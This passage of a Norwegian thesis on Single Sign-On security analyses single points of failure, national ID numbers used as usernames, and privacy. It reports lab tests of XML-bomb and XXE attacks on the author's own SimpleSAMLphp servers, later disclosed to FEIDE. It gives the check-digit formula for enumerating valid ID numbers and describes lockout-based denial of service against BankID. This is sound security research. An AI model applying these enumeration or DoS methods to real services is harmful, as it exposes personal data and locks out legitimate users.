Eksempelet hentet fra Estland er ikke et direkte eksempel på sårbarhet i Single Sign-On mekanismer, men det er et eksempel på hvordan et lands elektroniske infrastruktur er kritisk for at nasjonen skal kunne fungere optimalt. Ved å slå ut sentrale tjenester som finans og kommunikasjon, kan man forårsake mye skade og uorden. På samme måte som flere av tjenestene våre i samfunnet er avhengige av elektronisk infrastruktur, vil også flere og flere av de elektroniske tjenestene bli avhengige av identitetsleverandører, når de tar steget fra den gamle ”silo strukturen” og blir del av en tjenesteorientert arkitektur.

Sentrale identitetsleverandører med mange brukere vil også bli lukrative mål for angripere som ønsker å få tak i informasjon om brukerne. Om angripere kommer seg forbi sikkerhetsmekanismene som er på plass vil dette kunne være et angrep på konfidensialiteten til dataene. Altinn og Minside er eksempler på tjenester som inneholder mye gradert informasjon knyttet til brukere. Både Altinn og Minside benytter personnummer som brukernavn. Flere nettbanker benytter også personnummer som brukernavn. Denne fremgangsmåten kan på en side fungere bra, ettersom det er en

identifikasjon som er unik for hver bruker. Uvettig bruk av personnumre som brukernavn kan derimot medføre stor risiko.

3.1.1 Single point of failure (SPOF) i de forskjellige SSO-strukturene

Jeg har tidligere i oppgaven beskrevet tre forskjellige typer SSO-strukturer og ut ifra dette vil det være riktig å analysere sårbarheten for denne typen utnyttelse for hver av disse mulige strukturene.

I de forskjellige strukturene trenger det ikke nødvendigvis bare å være angrepsvektorene som utgjør forskjellen, men også hvordan selve strukturen er bygget opp.

At sentrale identitetsleverandører kan angripes og at dette kan forårsake store konsekvenser har blitt nevnt blant annet i (Tjøstheim 2007), men problemstillingene rundt dette har ikke blitt mye omdiskutert. I og med at jeg ikke har funnet andre kilder som deler inn SSO i de tre forskjellige strukturene jeg har nevnt, har jeg selvsagt heller ikke funnet noen som tar for seg konsekvensene av SPOF-utnyttelse i de forskjellige strukturene.

3.1.1.1 SPOF i klassiske SSO

I en klassisk SSO-arkitektur (illustrert i figur 2), hvor det kun finnes en sentral identitetsleverandør vil alle tjenesteleverandørene være avhengige av at identitetsleverandøren fungerer. I et slikt tilfelle vil det ha store konsekvenser om tilgjengeligheten til tjenesten blir kompromittert. Det vil også være svært alvorlig om dataenes konfidensialitet og integritet kompromitteres, avhengig av hvilke opplysninger som ligger lagret på en slik tjener.

I en klassisk SSO-arkitektur vil det være svært viktig at sikkerheten hos identitetsleverandøren blir ivaretatt. Ofte i større grad enn hos tjenesteleverandørene, ettersom alle disse er avhengige av autentisering fra identitetsleverandøren.

Det vil være viktig å kontrollere og begrense hvilke aktører som skal få kunne kommunisere med den, samt å begrense hvilke rettigheter disse skal ha. For å ivareta konfidensialiteten og integriteten på dataene vil det være viktig at autentiserings- og autoriseringsmekanismene fungerer, samt at data av en begrenset natur blir kryptert.

I prinsippet vil den klassiske SSO-strukturen være den mest utsatte for SPOF, ettersom det kun er ett mål en eventuell angriper vil trenge å konsentrere seg om. På den andre siden vil dette også fungere som et ”Single Access Point” (Schumacher, Fernandez-Buglioni et al. 2006). Dette vil medføre at det vil være enklere å fokusere på dette ene aksesspunktet, noe som bør tilsi at det blir grundigere testet

enn om det hadde blitt implementert egne autentiseringsløsninger hos de forskjellige tjenesteleverandørene.

3.1.1.2 SPOF i en WAYF-struktur

SSO i en WAYF-struktur er som tidligere nevnt litt annerledes enn i den klassiske strukturen. I denne typen strukturer må de forskjellige organisasjonene som tilbyr identiteter håndtere sikkerheten på egen hånd, mens WAYF-servere vil være bindeleddet mellom disse forhåndsdefinerte identitetsleverandørene og tjenesteleverandørene.

I en slik struktur vil angriperne kunne angripe hver enkelte identitetsleverandør på samme måte som i en klassisk SSO-struktur. Dette vil da medføre at brukerne av en organisasjon som har blitt kompromittert ikke vil kunne logge seg på hos noen av tjenesteleverandørene. Om et slikt tilfelle skulle oppstå vil fortsatt brukerne hos de annen institusjonene ha muligheten til logge seg på.

Om man ønsker å forårsake mest mulig skade vil det derfor være mest naturlig å angripe WAYF-serveren. Ved et vellykket angrep vil man kunne oppnå at WAYF-serveren ikke får videresendt brukerne til den identitetsleverandøren de er registrert hos og dermed at ingen av brukerne blir autentisert.

I motsetning til den klassiske strukturen vil trusselnivået for at konfidensialitet og integritet blir kompromittert, være fordelt på de forskjellige identitetsleverandørene.

3.1.1.3 SPOF i et distribuert SSO

I et distribuert SSO vil problemstillingen være annerledes enn i den klassiske strukturen eller i WAYF strukturen. På den ene siden vil ikke tjenesteleverandørene være avhengig av noen enkle identitetsleverandører (med mindre denne benytter seg av whitelisting av leverandører). På den andre siden vil man ramme mange brukere ved et vellykket angrep på en av de store sentrale identitetsleverandørene, eksempelvis Google og Yahoo, som nylig har startet sine egne OPer.

Ettersom strukturen er distribuert, vil den ikke være like sårbar som de klassiske eller WAYF-strukturerte arkitekturene. Når angrepsmålene er spredd, vil også risikoen for å oppnå DoS hos samtlige leverandører være mye lavere enn når man har ett sentralt mål man kan angripe.

3.1.2 Personnummer som brukernavn

Flere norske tjenester benytter seg av personnummer som brukernavn. Denne trenden kan gjøre oppgaven til en angriper lettere om den bestemmer å ta i bruk brute force-teknikker.

3.1.2.1 Informasjon om personnumre

I (Moen 2006) kan man lese en gjennomgang av hvordan personnumre er generert. I denne delen av oppgaven vil jeg gi en kort oppsummering av dette.

Personnumre består av 11 siffer og har en følgende syntaks:

x1x2x3x4x5x6i1i2i3c1c2

x1x2x3x4x5x6 er fødselsdato i formatet: *ddmmåå*.

i1i2i3 er individnummeret og brukes som et skille for personer født på samme dato. Folkeregisteret distribuerer personnumre i samme rekkefølge som de mottar meldinger om fødsler og starter på det høyeste mulige individnummeret. Det er mulig å se om en person er jente eller gutt ut ifra *i3*: Oddetall for gutter og partall for jenter.

c1 og *c2* er kontrollnummer som blir kalkulert ut ifra de første 9 og 10 tallene:

$c1 = 11 - (3x1 + 7x2 + 6x3 + x4 + 8x5 + 9x6 + 4i1 + 5i2 + 2i3 \pmod{11})$
$c2 = 11 - (5x1 + 4x2 + 3x3 + 2x4 + 7x5 + 6x6 + 5i1 + 4i2 + 3i3 + 2c1 \pmod{11})$

Om *c1* eller *c2* blir kalkulert til å være 10 blir personnummeret forkastet og om det blir kalkulert til 11 blir den satt til 0.

(Tjøstheim 2007) nevner noen strategier for å generere et sett med personnumre som antageligvis vil inneholde kunder av en nettbank.

3.1.2.2 Personnumre på avveie

Ved hjelp av informasjonen i 3.1.2.1 kan vi lage et script som genererer alle gyldige personnumre for en gitt dato. Det vil for de fleste datoer bli generert mange flere gyldige personnumre enn de som er i bruk i dag. Tjøstheim og Moen (Moen 2006) nevner et par metoder for å øke sjansene for å komme i besittelse av personnumre som er i bruk.

Mandag 30.07.07 viste ”Lars”, en 16 år gammel gutt, Dagbladet hvordan man kunne tappe deler av folkeregisteret ved hjelp av et eget utviklet program som sjekket opp genererte personnumre mot

mobilleverandøren Tele2 sine bestillingssider (Ursin 2007). Ved hjelp av dette programmet (kode finner du i vedlegg 3) kunne hvem som helst hente ut opplysninger om navn, adresse, samt om personen var kredittverdig. Både programmet, samt sikkerhetshullet har vært tilgjengelig såpass lenge at det er stor sannsynlighet for at store deler av folkeregisteret har blitt kompromittert (Ernes 2007). Ifølge Leif T. Aanensen i Datatilsynet kan så mange som 100.000 fødselsnummer, navn og adresser være på avveie som en følge av disse hullene (Lillesund 2007). Ifølge (Solli 2007) har sikkerhetshullet vært åpent siden november 2006.

Ifølge (Tjøstheim 2007) og (Hole 2006) var samme typen sikkerhetshull åpent i Statens Pensjonskasse sine websider i lang tid. Hvor mye personinformasjon som er på avveie til sammen kan ikke vites med sikkerhet.

3.1.2.3 Eksempel på misbruk av personnummer i en SSO-sammenheng

Hovedproblemet med dagens praksis når det gjelder bruk av personnummer er at mange tjenester går ut ifra at denne informasjonen er hemmelig og at en person er den eneste som kjenner sitt eget personnummer. Med denne holdningen har man opprettet tjenester hvor det eneste man trenger for å autentiseres er personnummeret sitt. Et eksempel på dette var Tele2 sine bestillingssider hvor man kunne bestille nytt telefonabonnement til noen, bare man kjente til personnummeret deres.

Når det gjelder misbruk av personnumre i en SSO-sammenheng kan en angriper benytte seg av brute force teknikker i et kombinert angrep for å låse kontoer eller for å få tilgang. Eksempelvis er BankID sårbar for denne teknikken, ettersom kontoer blir låst etter et par mislykkede innloggingsforsøk. Ved å utnytte denne sikkerhetsmekanismen kan man oppnå DoS ved at identitetsleverandøren låser ute legitime brukere.

(Tjøstheim 2007) nevner i sitt kapittel om utnyttelse av BankIDs autentiseringsmekanisme, at et vellykket DDoS-angrep vil ha store økonomiske konsekvenser og at ca 2 millioner sluttbrukere vil miste tilgang til å aksessere kontoene sine, betale regninger, overføre penger og at nettbutikker som bruker BankID ikke vil kunne selge varer mens BankID er ute av drift. Om BankID skulle bli den nasjonale identitetsleverandøren vil konsekvensene av et vellykket angrep bli langt verre.

3.1.3 Single Sign-On og personvern

Det er ikke bare OpenID som har fått kritikk når det gjelder kun å benytte seg av en sentral identitetsleverandør. Kritikken går på at identitetsleverandører vil kunne følge brukernes bevegelser og at all informasjon vil være tilgjengelig for administratorene. I motsetning til hos OpenID vil ikke

offentlige identitetsleverandører gi muligheten for såkalt identitetsprojeksjon, ettersom det ikke er meningen at man skal benytte identiteten levert herfra for ikke-offisielle ærend.

Et av poengene til kritikerne er at de som administrerer vil ha tilgang til alle de data som blir lagret hos en identitetsleverandør. Dette inkluderer da alt av personinformasjon som brukeren har oppgitt til systemet (eller som har blitt lagt inn av en offisiell myndighet), hvilke tjenester de har autentisert seg mot, samt når denne autentiseringen skjedde. Enkelte vil føle seg overvåket som en følge av dette, men det er også en viktig grunn til at denne typen logging er til stede i mange av disse systemene; nemlig å kunne spore hva som har skjedd om informasjon lekker ut ved et angrep, samt hvilken informasjon som har blitt kompromittert.

Å ha personinformasjon samlet sentralt på ett sted vil gjøre den mer utsatt for angrep ettersom et slikt mål vil være svært lukrativt. På den andre siden vil det være lettere å implementere sikkerhetstiltak for å beskytte informasjonens konfidensialitet og integritet når denne er samlet på ett sted hvor man kan fokusere på sikkerheten.

3.1.4 Kompromittert konfidensialitet, integritet og tilgjengelighet


Alt ut ifra hvilken type vektor en angriper benytter seg av vil trusselen enten kompromittere konfidensialiteten, integriteten og/eller tilgjengeligheten til en tjeneste og dens informasjon.

I en klassisk SSO struktur, kan tilgjengeligheten til samtlige av tjenestene kompromitteres ved et vellykket angrep mot identitetsleverandøren.

I flere tilfeller vil identitetsleverandøren inneholde mye informasjon om brukerne sine. Det er ikke uvanlig at person-, innloggings- og kredittkortinformasjon ligger i de underliggende databasene. Dette er lukrativ informasjon for ondsinnede angripere, og jo flere som er registrert i databasen, jo mer attraktivt vil identitetsleverandøren være som mål. I et angrep hvor en angriper får tak i denne typen informasjon, vil konfidensialiteten være kompromittert. I FEIDE lagres passord som en MD5-hash (Grande 2006). Som tidligere nevnt i kapittel 2.8.5.1 betyr ikke dette nødvendigvis at man kan være sikker på at konfidensialiteten ivaretas.

3.1.5 Forsøk: Teste om det er mulig å oppnå DoS vha XML-bombing

Ved å benytte en webproxy mellom browseren og internett kan man modifisere forespørslene som sendes ut. I figur 12 kan vi se hvordan trafikken går mellom en bruker og tjenesteleverandør, samt bruker og identitetsleverandør.



Figur 12 - Eksempel på innlogging vha SAML 2.0

Ved hjelp av webproxyen WebScarab (OWASP 2007) fant jeg blant annet en SAML-forespørsel som går mellom punkt 6 og 7 på figur 12, ved å analysere dataen som gikk gjennom en klient når man logger seg inn hos Google. Ved å manipulere en slik forespørsel, kan man injisere en XML-bombe, noe som kan resultere i DoS eller degradering av tjeneste hos tjeneren som parser XML-meldingen.


Ved å benytte seg av WebScarab er det enkelt å redigere alle forespørslene som går mellom bruker og gateway.

For å teste hvilken konsekvens det ville ha å injisere XML-bomber i SAML-forespørsler satte jeg opp to testservere[13] med SimpleSAMLphp (FEIDE 2008); en SAML 2.0 identitetsleverandør og en tjenesteleverandør. SimpleSAMLphp har muligheten til å sette opp både SAML 2.0 og Shibboleth 1.3 tjenere, men ettersom Shibboleth 2.0 har kommet ut, og denne benytter seg av SAML 2.0 for

[13] Identitetsleverandør: Debian 4.0 r2, Apache 2.2.3, PHP 5.2.0
Tjenesteleverandør: Windows XP SP3, Apache 2.2.4, PHP 5.2.3

utveksling av assertions, testet jeg bare SAML parseren. Ved å benytte applikasjonens funksjon for å parse XML metadata, kan vi se hvordan en SAML-forespørsel vil bli parset.

Ved å sende en SAML-forespørsel med en injisert XML-bombe (vedlegg 4) fikk jeg et skjermbilde som så slik ut:



Figur 13 - Resultat av XML-bombe mot en SAML 2.0 identitetstjener

Resultatet ble det samme på både identitetsleverandør og tjenesteleverandør.


Vi kan se at PHP-funksjonen DOMDocument-loadXML gir advarsler, men den fortsetter å parse XML-filen slik som beskrevet i kapittel 2.8.3.6. Ved å sjekke prosesslisten på serverne kan vi se at den er opptatt med å prosessere forespørselen, men det er fortsatt mulig å benytte seg av tjenestene.

Server	CPU-bruk (vanlig)	CPU-bruk (XML-bombe injisert)	Minnebruk (vanlig)	Minnebruk (XML-bombe injisert)
Identitetsleverandør	<1 %	3-4 %	<1 %	~13 %
Tjenesteleverandør	<1 %	<1 %	~1 %	<2 %

Tabell 10 - Oversikt over virkningen av injiserte XML-bomber (resultater fra system monitor og top)

Ut fra tabell 10 kan vi få et lite innblikk i hvordan systemene oppførte seg før og etter de ble sendt de injiserte forespørslene. Vi kan se at forandringene er relativt små og det er ikke sannsynlig at man vil kunne oppnå DoS ved denne metoden med mindre man benytter seg av flere klienter. Det er meget godt mulig at denne typen angrep vil fungere bedre enn en SYN-flood når den benyttes distribuert, men virkningen av et distribuert angrep av forsøkets type er utenfor oppgavens rekkevidde.

Etter hvert som angrepet pågikk virket det som flaskehalsen oppstod hos den angripende klienten, ettersom nettleserne[14] som ble brukt ikke taklet å vise alle feilmeldingene etter hvert som det ble veldig mange av dem, og enten terminerte eller ble svært degradert.



Figur 14 - Skjermdump av systemmonitor ved bruk av XML-bombe (tidsrom: 100 sekunder)

I figur 14 kan vi se hvordan XML-bomben har påvirket identitetsleverandøren. Vi kan se hvor XML-bomben begynner å bli prosessert av nettverkshistorikken og hvordan trafikken skyter fra nesten ingen trafikk og rett opp i været. Tidsspennet fra begynnelse (da payload ble deployert) til slutten av grafen tok ca 70 sekunder og det ble under denne tiden sendt 37,6MB med feilmeldinger som vist i figur 14. Trafikken var i begynnelsen over 900KBps, men flatet ut etter hvert. Grunnen til at farten etter hvert stagnerte var antageligvis som en følge av at den angripende klienten fikk problemer med å vise alle feilmeldingene som ble sendt fra identitetsleverandøren. Selv om båndbredden etter hvert stagnerer, kan det være meget mulig å oppnå en degradering av tjenesten ved et distribuert angrep, ettersom båndbredden vil bli knyttet opp til å sende store mengder med feilmeldinger. For en angriper vil det heller ikke være noe problem å unngå at klienten får problemer med å håndtere fremvisning av feilmeldingene, da det vil være relativt enkelt å sende SAML-forespørselen via et

[14] Firefox 2.0.0.14 ved testing av identitetsleverandør
Iceweasel 2.0.0.14 ved testing av tjenesteleverandør

script, som kan forkaste alle feilmeldingene den mottar, istedenfor en nettleser som viser alle meldingene.

Selv om resultatene i dette forsøket hadde relativt lite omfang når det gjaldt bruk av CPU og minne, betyr det ikke at denne typen angrep ikke er farlig. Om en angriper kombinerer denne teknikken med for eksempel XSS og kan nå et stort publikum med den XSS-infiserte siden, kan han muligens generere mye arbeid for serverne. I motsetning til et SYN-flood-angrep vil de angripende klientene ikke trenge å sende ut mange forespørsler, men heller en forespørsel hver, for så kun å ta imot informasjon. Andre metoder for å gjøre angrepet mer distribuert kan også gjøre omfanget større.

I dette forsøket benyttet jeg meg av metadataparseren som lå fritt tilgjengelig på `http://[simplesamlserver]/simplesaml/admin/metadata.php`. Selv om man hadde passordbeskyttet denne, ville SAML-parseren fortsatt måtte være tilgjengelig utenfra. Dette fordi brukere er nødt til å kunne videresende SAML-forespørsler for å autentiseres.

Etter å ha testet og funnet skadeomfanget av en slik type angrep kontaktet jeg FEIDE og nevnte sårbarheten. En kontaktperson fra FEIDE svarte og erkjente sikkerhetshullet. I skrivende stund har det ikke blitt implementert noe tiltak som motvirker denne typen angrep, men det har vært snakk om å innføre en grense på maksimalt antall entitetsekspansjoner.

3.1.6 Forsøk: Teste om det er mulig å kompromittere konfidensialitet vha XXE-angrep

Som tidligere nevnt i kapittel 2.8.3.7 går et XXE-angrep ut på å få en tjeneste til å legge ved lokale filer, ved bruk av XML-kommandoer for å benytte seg av eksterne entiteter.

I ett forsøk prøvde jeg å få tilgang til filen ”c:/boot.ini”, som lå på tjenesteleverandøren. I dette forsøket fikk jeg opp advarselen:


Warning: DOMDocument::loadXML() [function.DOMDocument-loadXML]: Attribute references external entity 'xxe' in Entity, line: 14 in **C:\xampp\htdocs\simplesamlphp\lib\SimpleSAML\Metadata\SAMLParser.php** on line **223**

Det ser ut som om parseren tar med filen på etterspørsel, men jeg har ingen metoder for å få hentet ut informasjonen som ligger på denne filen. I Husebys eksempel (vedlegg 1) tar han i bruk XXS i kombinasjon med XXE, men denne teknikken ser ut til å være avhengig av at man får lurt administratoren på maskinen til å eksekvere denne javascriptkoden.

Foreløpig har jeg ingen funnet noen metoder for å få hentet ut dataene ved hjelp av et eksternt XXE-angrep, så jeg kan ikke konkludere med at det er mulig å kompromittere konfidensielle filer under de forholdene jeg har testet. Jeg kan selvsagt heller ikke konkludere med at det ikke er mulig.

3.2 Manglende eller dårlig SLO-funksjonalitet

I de påfølgende eksemplene går vi ut ifra at en bruker har logget seg på tjenesteleverandør 1, 2 og 3, som sett ut ifra følgende figur:




Figur 15 - Single Sign-On i en generisk arkitektur

Figur 15 viser en bruker som ønsker å benytte en tjeneste som er lokalisert hos tjenesteleverandør 1. Når han logger seg på hos identitetsleverandør kan han også benytte seg av tjenesteleverandør 2, 3 eller andre leverandører som benytter seg av samme autentiseringsprotokoll.

Figuren tar ikke stilling til hvilken teknologi som blir benyttet.

3.2.1 SLO i SAML 2.0

I intervjuene mine fant jeg ut at kontaktpersoner i ett selskap mente at SLO funksjonaliteten i SAML ikke var optimal. Dette mest på grunn av issues når det gjelder timeout lokalt og sentralt. Noen webapplikasjoner vil ha et behov for å terminere en session relativt kjapt (eksempelvis sessions mot nettbank), mens andre vil ha et behov for å være aktive lenger (eksempelvis Altinn, hvor man kan bli sittende i flere timer og jobbe med samme skjema).

